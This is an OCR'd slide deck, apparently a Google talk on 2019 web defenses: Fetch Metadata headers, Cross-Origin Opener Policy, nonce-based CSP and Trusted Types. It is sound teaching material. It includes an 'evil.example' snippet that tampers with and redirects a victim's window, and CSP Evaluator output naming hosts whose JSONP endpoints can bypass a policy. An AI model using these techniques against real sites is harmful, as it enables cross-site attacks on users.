
`evil.example`



Examples: CSRF, XSSI, clickjacking, web timing attacks, Spectre

Why do we need isolation?

Attacks on windows



Examples: XS-Search, tabnabbing, login detection, Spectre

Quick review: origins & sites

Two URLs are **same-origin** if they share the same scheme, host and port.

https://www.google.com/foo and **https://www.google.com**/bar

Two URLs are **same-site** if they share the same scheme & registrable domain.

https://mail.**google.com/** and **https**://photos.**google.com/**

Otherwise, the URLs are **cross-site**.

https://www.youtube.com/ and https://www.google.com/

Isolation for resources:
Fetch Metadata request headers

Let the server make security decisions based on the source and context of each HTTP request.

Three new **HTTP request headers** sent by browsers:

`Sec-Fetch-Site`: Which website generated the request?

`same-origin`, `same-site`, `cross-site`, `none`

`Sec-Fetch-Mode`: The Request *mode*, denoting the *type* of the request

`cors`, `no-cors`, `navigate`, `nested-navigate`, `same-origin`

`Sec-Fetch-User`: Was the request caused by a user gesture?

?1 if a navigation is triggered by a click or keypress

https://site.example

```
fetch("https://site.example/foo.json")
```

```
GET /foo.png
Host: site.example
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
```

https://evil.example

```
<img src="//site.example/foo.json" />
```

```
GET /foo.png
Host: site.example
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: no-cors
```

```python
# Reject cross-origin requests to protect from CSRF, XSSI & other bugs
def allow_request(req):
  # Allow requests from browsers which don't send Fetch Metadata
  if not req['sec-fetch-site']:
    return True

  # Allow same-site and browser-initiated requests
  if req['sec-fetch-site'] in ('same-origin', 'same-site', 'none'):
    return True

  # Allow simple top-level navigations from anywhere
  if req['sec-fetch-mode'] == 'navigate' and req.method == 'GET':
    return True

  return False
```

Adopting Fetch Metadata

1. **Monitor**: Install a module to monitor if your isolation logic would reject any legitimate cross-site requests.

2. **Review**: Exempt any parts of your application which need to be loaded by other sites from security restrictions.


3. **Enforce**: Switch your module to reject untrusted requests.
   ★ Also set a `Vary: Sec-Fetch-Site, Sec-Fetch-Mode` response header.


Enabled behind a flag (*Experimental Web Platform Features*) in  , shipping in M76.

Fetch Metadata based resource-isolation middleware for Python

github.com/empijei/sec-fetch-resource-isolation

github.com/florimondmanca/fetch-metadata-asgi





Isolation for windows:
Cross-Origin Opener Policy

Protect your windows from cross-origin tampering.

evil.example

victim.example

Open new window

```
w = window.open(victim, "_blank")

// Send messages
w.postMessage("hello", "*")
// Count frames
alert(w.frames.length);
// Navigate to attacker's site
w.location = "//evil.example"
```

Isolation: Cross-Origin Opener Policy

victim.example


```
Cross-Origin-Opener-Policy: same-origin
```

or

```
Cross-Origin-Opener-Policy: same-site
```

evil.example

victim.example



Adopting COOP


A window with a `Cross-Origin-Opener-Policy` will be put in a different *browsing context group* from its cross-site opener:

- External documents will lose direct references to the window

```
» window.opener.postMessage('evil!', '*')
TypeError: window.opener is null [Learn More]
```

Side benefit: COOP allows browsers without Site Isolation to put the document in a separate process to protect the data from speculative execution bugs.

Currently implemented as a prototype in  , coming to  soon.



1. Isolation mechanisms

2. Injection defenses

Injection defenses:
Content Security Policy Level 3

Mitigate XSS by introducing fine-grained controls on script execution in your application.

▼ **Response Headers**

alt-svc: clear

cache-control: no-cache, no-store, max-age=0, must-revalidate

content-encoding: gzip

content-security-policy: script-src https://clients4.google.com/insights/consumersurveys/ https://www.google.com/js/bg/ 'self' 'unsafe-inline' 'unsafe-eval' https://mail.google.com/_/scs/mail-static/ https://hangouts.google.com/ https://talkgadget.google.com/ https://*.talkgadget.google.com/ https://www.googleapis.com/appsmarket/v2/installedApps/ https://www-gm-opensocial.googleusercontent.com/gadgets/js/ https://docs.google.com/static/doclist/client/js/ https://www.google.com/tools/feedback/ https://s.ytimg.com/yts/jsbin/ https://www.youtube.com/iframe_api https://apis.google.com/_/scs/abc-static/ https://apis.google.com/js/ https://clients1.google.com/complete/ https://apis.google.com/_/scs/apps-static/_/js/ https://ssl.gstatic.com/inputtools/js/ https://inputtools.google.com/request https://ssl.gstatic.com/cloudsearch/static/o/js/ https://www.gstatic.com/feedback/js/ https://www.gstatic.com/common_sharing/static/client/js/ https://www.gstatic.com/og/_/js/ https://*.hangouts.sandbox.google.com/;frame-src https://clients4.google.com/insights/consumersurveys/ https://calendar.google.com/accounts/ https://ogs.google.com https://onegoogle-autopush.sandbox.google.com 'self' https://accounts.google.com/ https://apis.google.com/u/ https://apis.google.com/_/streamwidgets/ https://clients6.google.com/static/ https://content.googleapis.com/static/ https://mail-attachment.googleusercontent.com/ https://www.google.com/calendar/ https://calendar.google.com/calendar/ https://docs.google.com/ https://drive.google.com https://*.googleusercontent.com/docs/securesc/ https://feedback.googleusercontent.com/resources/ https://www.google.com/tools/feedback/ https://support.google.com/inapp/ https://*.googleusercontent.com/gadgets/ifr https://hangouts.google.com/ https://talkgadget.google.com/ https://*.talkgadget.google.com/ https://www-gm-opensocial.googleusercontent.com/gadgets/ https://plus.google.com/ https://wallet.google.com/gmail/ https://www.youtube.com/embed/ https://clients5.google.com/pagead/drt/dn/ https://clients5.google.com/ads/measurement/jn/ https://www.gstatic.com/mail/ww/ https://www.gstatic.com/mail/intl/ https://clients5.google.com/webstore/wall/ https://ci3.googleusercontent.com/ https://gsuite.google.com/u/ https://gsuite.google.com/marketplace/appfinder https://www.gstatic.com/mail/promo/ https://notifications.google.com/ https://tracedepot-pa.clients6.google.com/static/ https://mail-payments.google.com/mail/payments/ https://staging-taskassist-pa-googleapis.sandbox.google.com https://taskassist-pa.clients6.google.com https://appsassistant-pa.clients6.google.com https://apis.sandbox.google.com https://plus.sandbox.google.com https://notifications.sandbox.google.com/ https://*.hangouts.sandbox.google.com/ https://gtechnow.googleplex.com https://gtechnow-qa.googleplex.com https://test-taskassist-pa-googleapis.sandbox.google.com https://autopush-appsassistant-pa-googleapis.sandbox.google.com https://staging-appsassistant-pa-googleapis.sandbox.google.com https://daily0-appsassistant-pa-googleapis.sandbox.google.com https://daily1-appsassistant-pa-googleapis.sandbox.google.com https://daily2-appsassistant-pa-googleapis.sandbox.google.com https://daily3-appsassistant-pa-googleapis.sandbox.google.com https://daily4-appsassistant-pa-googleapis.sandbox.google.com https://daily5-appsassistant-pa-googleapis.sandbox.google.com https://daily6-appsassistant-pa-googleapis.sandbox.google.com https://*.prod.amp4mail.googleusercontent.com/ https://chat.google.com/ https://dynamite-preprod.sandbox.google.com https://*.client-channel.google.com/client-channel/client https://clients4.google.com/invalidation/lcs/client https://tasks.google.com/embed/ https://keep.google.com/companion https://addons.gsuite.google.com https://contacts.google.com/widget/hovercard/v/2 https://*.googleusercontent.com/confidential-mail/attachments/;report-uri

Better, faster, stronger: nonce-based CSP!

```
Content-Security-Policy:
    script-src 'nonce-...' 'strict-dynamic';
    object-src 'none'; base-uri 'none'
```

No customization required! *Except for the* ***per-response nonce value*** *this CSP stays the same.*

Content Security Policy

Strict CSP

Content Security Policy can help protect your application from XSS, but in order for it to be effective you need to define a secure policy. To get real value out of CSP your policy must prevent the execution of untrusted scripts; this page describes how to accomplish this using an approach called **strict CSP**. This is the recommended way to use CSP.

Adopting a strict policy

To enable a strict CSP policy, most applications will need to make the following changes:

- Add a `nonce` attribute to all `<script>` elements. Some template systems can do this automatically.
- Refactor any markup with inline event handlers (`onclick` , etc.) and `javascript:` URIs (details).
- For every page load, generate a new nonce, pass it the to the template system, and use the same value in the policy.

Adopting CSP guides you through this process in more detail, including code examples, and explains how to use tools to help with any necessary refactoring.

Detailed guide at
csp.withgoogle.com

Use the **CSP Evaluator** to check your policy csp-evaluator.withgoogle.com

Content Security Policy

Sample unsafe policy Sample safe policy

```
script-src 'unsafe-inline' 'unsafe-eval' 'self' data: https://www.google.com
    http://www.google-analytics.com/gtm/js  https://*.gstatic.com/feedback/
    https://ajax.googleapis.com;
```

CSP Version 3 (nonce based + backward compatibility checks) ▾

CHECK CSP

Evaluated CSP as seen by a browser supporting CSP Version 3

expand/collapse all

script-src	Host whitelists can frequently be bypassed. Consider using 'strict-dynamic' in combination with CSP nonces or hashes.
'unsafe-inline'	'unsafe-inline' allows the execution of unsafe in-page scripts and event handlers.
'unsafe-eval'	'unsafe-eval' allows the execution of code injected into DOM APIs such as eval().
'self'	'self' can be problematic if you host JSONP, Angular or user uploaded files.
data:	data: URI in script-src allows the execution of unsafe scripts.
https://www.google.com	www.google.com is known to host JSONP endpoints which allow to bypass this CSP.
http://www.google-analytics.com/gtm/js	www.google-analytics.com is known to host JSONP endpoints which allow to bypass this CSP.
	Allow only resources downloaded over HTTPS.
https://*.gstatic.com/feedback/	No bypass found; make sure that this URL doesn't serve JSONP replies or Angular libraries.
https://ajax.googleapis.com	ajax.googleapis.com is known to host JSONP endpoints and Angular libraries which allow to bypass this CSP.
object-src [missing]	Missing object-src allows the injection of plugins which can execute JavaScript. Can you set it to 'none'?

Summary: Nonce-based CSP

+ Always the same CSP
+ More secure*
+ `<script>` tags with valid nonce attribute will execute
+ Mitigates stored/reflected XSS

  `<script>` tags injected via XSS (without nonce) are blocked
+ **NEW** in CSP3: `'strict-dynamic'`

No customization required! *Except for the* ***per-response nonce value*** *this CSP stays the same.*

```
Content-Security-Policy:
  script-src 'nonce-...' 'strict-dynamic';
  object-src 'none'; base-uri 'none'
```

* https://ai.google/research/pubs/pub45542

Injection defenses:
Trusted Types

Eliminate risky patterns from your JavaScript by requiring typed objects in dangerous DOM APIs.

Injection defenses: 2019 edition

Add **hardening** and **defense-in-depth** against injections:

Hardening: Use Trusted Types to make your client-side code safe from DOM XSS. Your JS will be safe by default; the only potential to introduce injections will be in your policy functions, which are much smaller and easier to review.

Defense-in-depth: Use CSP3 with nonces (or hashes for static sites) - even if an attacker finds an injection, they will not be able to execute scripts and attack users.

Together they prevent & mitigate the vast majority of XSS bugs.

```
Content-Security-Policy:
trusted-types myPolicy; script-src 'nonce-...'; object-src 'none'; base-uri 'none'
```

Recap: Web Security, 2019 Edition

Defend against injections and isolate your application from untrusted websites.

CSP3 based on script nonces

- Modify your `<script>` tags to include a *nonce* which changes on each response

```
Content-Security-Policy: script-src 'nonce-...' 'strict-dynamic' ...
```

Trusted Types

- Enforce type restrictions for unsafe DOM APIs, create safe types in policy functions

```
Content-Security-Policy: trusted-types default
```

Fetch Metadata request headers

- Reject resource requests that come from unexpected sources
- Use the values of `Sec-Fetch-Site` and `Sec-Fetch-Mode` request headers

Cross-Origin Opener Policy

- Protect your windows references from being abused by other websites

```
Cross-Origin-Opener-Policy: same-origin
```

Thank you!

Helpful resources

csp.withgoogle.com

csp-evaluator.withgoogle.com

bit.ly/trusted-types

github.com/empijei/sec-fetch-resource-isolation

Lukas Weichselbaum

Staff Information Security Engineer, Google

@we1x

@lweichselbaum

Passionate about web security?

Our team is hiring!